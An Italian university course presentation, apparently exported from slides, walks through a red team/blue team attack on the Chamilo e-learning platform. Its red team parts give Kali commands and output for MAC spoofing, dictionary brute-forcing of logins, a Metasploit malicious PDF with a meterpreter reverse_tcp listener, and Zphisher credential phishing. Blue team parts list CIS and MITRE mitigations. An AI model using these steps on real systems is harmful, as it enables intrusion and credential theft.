

Y3LL0W Hack3rs



INTRODUZIONE

RECOINNASSANCE

WEAPONIZATION

DELIVERY

EXPLOITATION

INSTALLATION

COMMAND&CONTROL

ACTION

CONCLUSIONI


DOCENTI:
Prof. Danilo Caivano,
Prof.ssa Vita Barletta

AA: 2022/2023


INTRODUZIONE

Negli ultimi anni si è vista una grande ascesa delle piattaforme di e-learning, la cui grande utilità è però bilanciata da vari problemi di sicurezza.

Fra malware, databreach, DDos e phishing oltre 160.000 attacchi sono stati fatti a queste piattaforme, principalmente Zoom.



Minacce



L'ATTACCO

L'ATTACCO

Chamilo è una delle piattaforme e-learning più usate al mondo, ed è questa che ospita il nostro scenario d'attacco.

Si parla di un ambito scolastico/universitario, con windows 7 come SO e Chamilo come piattaforma di apprendimento. L'obiettivo del **RED TEAM** è di ottenere i dati dei dispositivi scolastici tramite:


- MAC Spoofing
- Tecniche di Social Engineering
- Bruteforce per reperire l'account
- Un PDF infetto (Adobe Reader 8.X 9.X)
- Tecniche di Phishing

Il tutto è possibile partendo dall'ottenere un account docente.


INTRODUZIONE

Negli ultimi anni si è vista una grande ascesa delle piattaforme di e-learning, la cui grande utilità è però bilanciata da vari problemi di sicurezza.

Fra malware, databreach, DDos e phishing oltre 160.000 attacchi sono stati fatti a queste piattaforme, principalmente Zoom.




Minacce



L'ATTACCO

Y3LL0W Hack3rs




RED TEAM

Questa prima fase consiste nella ricerca di vulnerabilità.

Queste sono quelle riscontrate dal **RED TEAM** durante la perlustrazione della piattaforma:

- Chamilo permette di eseguire tentativi di login a ripetizione senza il controllo Captcha
- Non ci sono vincoli di sicurezza delle password durante la registrazione
- Non c'è un controllo interno sui file e i link caricati dagli utenti

A destra la schermata di login di chamilo.



BLUE TEAM

BLUE TEAM

Gli attaccanti necessitano di un collegamento alla rete locale e di un account per poter eseguire la ricognizione.

Ciò rende possibile mitigare se non bloccare la ricognizione utilizzando dei controlli CIS, nello specifico:

- CIS 1, la gestione dei dispositivi in rete
- CIS 6, analisi dei log


RED TEAM

Questa prima fase consiste nella ricerca di vulnerabilità.

Queste sono quelle riscontrate dal **RED TEAM** durante la perlustrazione della piattaforma:


- Chamilo permette di eseguire tentativi di login a ripetizione senza il controllo Captcha
- Non ci sono vincoli di sicurezza delle password durante la registrazione
- Non c'è un controllo interno sui file e i link caricati dagli utenti

A destra la schermata di login di chamilo.



BLUE TEAM

Y3LL0W Hack3rs



RED TEAM


I tool scelti per perpetrare l'attacco sono:

- Macchanger
- Bruteforce.py
- Exploit adobe_pdf_embedded_exe tramite Metasploit
- Zphisher

TOOLS



BLUE TEAM



TOOLS


MACCHANGER

BRUTEFORCE.PY

PDF embedded

ZPHISHER

MACCHANGER



```
root@kali:~# apt-get install macchanger
Reading package lists... Fatto
Building dependency tree... Fatto
Generazione albero delle dipendenze... Fatto
Lettura informazioni sullo stato... Fatto
macchanger (0.8-1) è già l'ultima versione recente (1:7.8-5.6).
I pacchetti sotto elencati sono stati installati automaticamente e non sono più richiesti:
  ruby-jdbc
Usare "apt autoremove" per rimuoverli.
aggiornati, 0 installati, 0 da rimuovere e 0 non aggiornati.

root@kali:~# sudo macchanger -s eth0
Current MAC: 00:0c:27:24:94:01 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 00:0c:27:24:94:01 (CADMUS COMPUTER SYSTEMS)
root@kali:~# sudo ifconfig eth0 down
root@kali:~# sudo macchanger -r eth0
Current MAC: 00:0c:27:24:94:01 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 00:0c:27:24:94:01 (CADMUS COMPUTER SYSTEMS)
New MAC: f2:5e:6a:29:5a:4a (unknown)
root@kali:~# sudo ifconfig eth0 up
root@kali:~#
```

E' il tool che consente il MAC Spoofing. E' preinstallato in Kali Linux ma in caso manchi basterà utilizzare il comando "sudo apt-get install macchanger".

I passi per l'utilizzo sono:

- Eseguire il comando sudo macchanger -s eth0 per visualizzare il corrente MAC
- Runnare il comando sudo ifconfig eth0 down per spegnere la scheda di rete
- Runnare il comando sudo macchanger -r eth0 per ottenere un MAC randomizzato
- Infine, riaccendere la scheda di rete con sudo ifconfig eth0 up
- Per ripristinare il MAC address originale basterà fare sudo macchanger -p eth0

TOOLS

MACCHANGER

BRUTEFORCE.PY

PDF embedded


ZPHISHER

BRUTEFORCE.PY

Lo script di bruteforce con dizionario, prodotto dal gruppo, tenta l'accesso con numerose password fino a trovare quella corretta o fino al termine delle password.

Sfruttando il modulo di Python requests, scegliendo l'opzione post dato che Chamilo usa post, lo script tenta tutte le password del dizionario scelto.

Per ottimizzazione, si è diviso il dizionario in 4 file diversi mentre lo script lavora su 4 thread in contemporanea, dimezzando il tempo di esecuzione.



```
root@kali:~/Scans/Script_chamilo
File Azioni Modifica Visualizza Aiuto
boners
perseus
elviss
arion1
tina
helium
magnolia
blacky
paloma
car
horton
queradoff
horatio
stories
peppermint
sentinel
helium
dante
presiden
magenta
espresso
phoebe
vera
access
magenta
123456789
jesse
tina
richard
654321
boners
killas
jessica
adonis
1234abcd
lilith
maggie
colombia
Dizionario TROVATA: 1234abcd
Premi invio per chiudere il programma:
```

TOOLS

MACCHANGER

BRUTEFORCE.PY

PDF embedded


ZPHISHER

Adobe PDF embedded

Prima di accedere al tool bisogna aprire Metasploit, framework spesso presente di default in Kali Linux.

I successivi step sono:


- Entrare nella cartella dove è presente Metasploit tramite comando cd /usr/bin e poi avviarlo runnando il comando ./msfconsole
- Cercare il tool runnando msf > search type:exploit platform:windows adobe pdf
- runnare il comando msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe



```
root@kali:~# msfconsole
[*] msf6 - [metasploit v6.2.26-dev]
[*] 2264 exploits - 1189 auxiliary - 404 post
[*] 951 payloads - 45 encoders - 11 nops
[*] 9 evasion
[*] msf6 - [Metasploit tip: Use help <command> to learn more about any command
[*] Metasploit Documentation: https://docs.metasploit.com/]
```

PDF embedded

Adobe PDF embedded



```
root@kali:~/usr/bin
File Azioni Modifica Visualizza Aiuto
Exploit target:
  Id Name
  0 Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

View the full module info with the info, or info -d command.
msf exploit(mscuse#f10;metasploit/adobe.pdf_exploit) > set FILENAME Appelli_Reti.pdf
FILENAME => Appelli_Reti.pdf
msf exploit(mscuse#f10;metasploit/adobe.pdf_exploit) > exploit
[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Exploit success! Creating Appelli_Reti.pdf file...
[*] Appelli_Reti.pdf stored at ./msf4/local/Appelli_Reti.pdf
msf exploit(mscuse#f10;metasploit/adobe.pdf_exploit) > mv ./msf4/local/Appelli_Reti.pdf ./home/kali/Scrivania/
[*] exec: mv ./msf4/local/Appelli_Reti.pdf ./home/kali/Scrivania/
msf exploit(mscuse#f10;metasploit/adobe.pdf_exploit) > 
```

In seguito, bisognerà:

- Runnare use multi/handler e set payload windows/meterpreter/reverse_tcp per usare l'exploit multi handler
- Runnare il comando run
- Aspettare che qualcuno apra il PDF


- Settare il payload runnando il comando set payload windows/meterpreter/reverse_tcp
- Runnando il comando show options si possono visualizzare per poi modificare impostazioni, come scegliere il PDF di base o cambiare il nome del PDF infetto, con i comandi set INFILENAME path e set FILENAME path
- Settare l'indirizzo IP private come LHOST con il comando set LHOST X.X.X.X. Si può anche settare la porta con il comando set LPORT 5050
- Per creare il PDF malevolo, eseguire il comando exploit
- Per spostare il file malevolo dove si vuole, bisogna usare il comando mv radice destinazione

Adobe PDF embedded

Prima di accedere al tool bisogna aprire Metasploit, framework spesso presente di default in Kali Linux.

I successivi step sono:

- Entrare nella cartella dove è presente Metasploit tramite comando cd /usr/bin e poi avviarlo runnando il comando ./msfconsole
- Cercare il tool runnando msf > search type:exploit platform:windows adobe pdf
- runnare il comando msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe



```
root@kali:~# msfconsole
[*] msf6 -> search type:exploit platform:windows adobe pdf
[+] 2264 exploits - 1189 auxiliary - 404 post
[+] 951 payloads - 45 encoders - 11 nops
[+] 9 evasion
[*] msf6 ->
```

PDF embedded

TOOLS

MACCHANGER

BRUTEFORCE.PY

PDF embedded

ZPHISHER

ZPHISHER

E' un tool che consente di generare false pagine di login facsimili a vari siti molto usati.

Bisogna

- Scegliere il sito da emulare
- Scegliere come mascherare l'URL della pagina
- Scegliere il servizio per il tunneling
- Porta di indirizzamento

Il link porterà ad una pagina di login, ed una volta che la vittima inserirà le credenziali avremo sia quelle che il suo indirizzo IP.



```
root@kali:~/Desktop/Tool/zphisher
File Azioni Modifica Visualizza Aiuto
[-] URL 2 : https://is.gd/D2j3C3
[-] URL 3 : https://drive.google.com/uc?id=1D2j3C3
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 87.19.239.196
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 87.19.239.196
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 34.80.200.92
[-] Saved in : auth/ip.txt
[-] Login info Found !
[-] Account : paulonit@gmail.com
[-] Password : paulonit1997
[-] Saved in : auth/passwords.dat
[-] Waiting for Next login info, Ctrl + C to exit.
```

TOOLS

MACCHANGER

BRUTEFORCE.PY

PDF embedded

ZPHISHER

RED TEAM


I tool scelti per perpetrare l'attacco sono:

- Macchanger
- Bruteforce.py
- Exploit adobe_pdf_embedded_exe tramite Metasploit
- Zphisher

TOOLS



BLUE TEAM



BLUE TEAM

Per questa fase abbiamo individuato una serie di mitigazioni proposte dal MITRE:

- User Guidance (M1011), per fornire linee guida agli utenti, soprattutto le Password Policies (M1027)
- Account Use Policies (M1036) per bloccare l'accesso dopo X fallimenti
- Restricted Web-Based Content (M1021) per bloccare a priori URL sospetti per possibile Phishing

Inoltre è consigliato aggiornare windows ogni qual volta un nuovo update è disponibile.

RED TEAM


I tool scelti per perpetrare l'attacco sono:

- Macchanger
- Bruteforce.py
- Exploit adobe_pdf_embedded_exe tramite Metasploit
- Zphisher

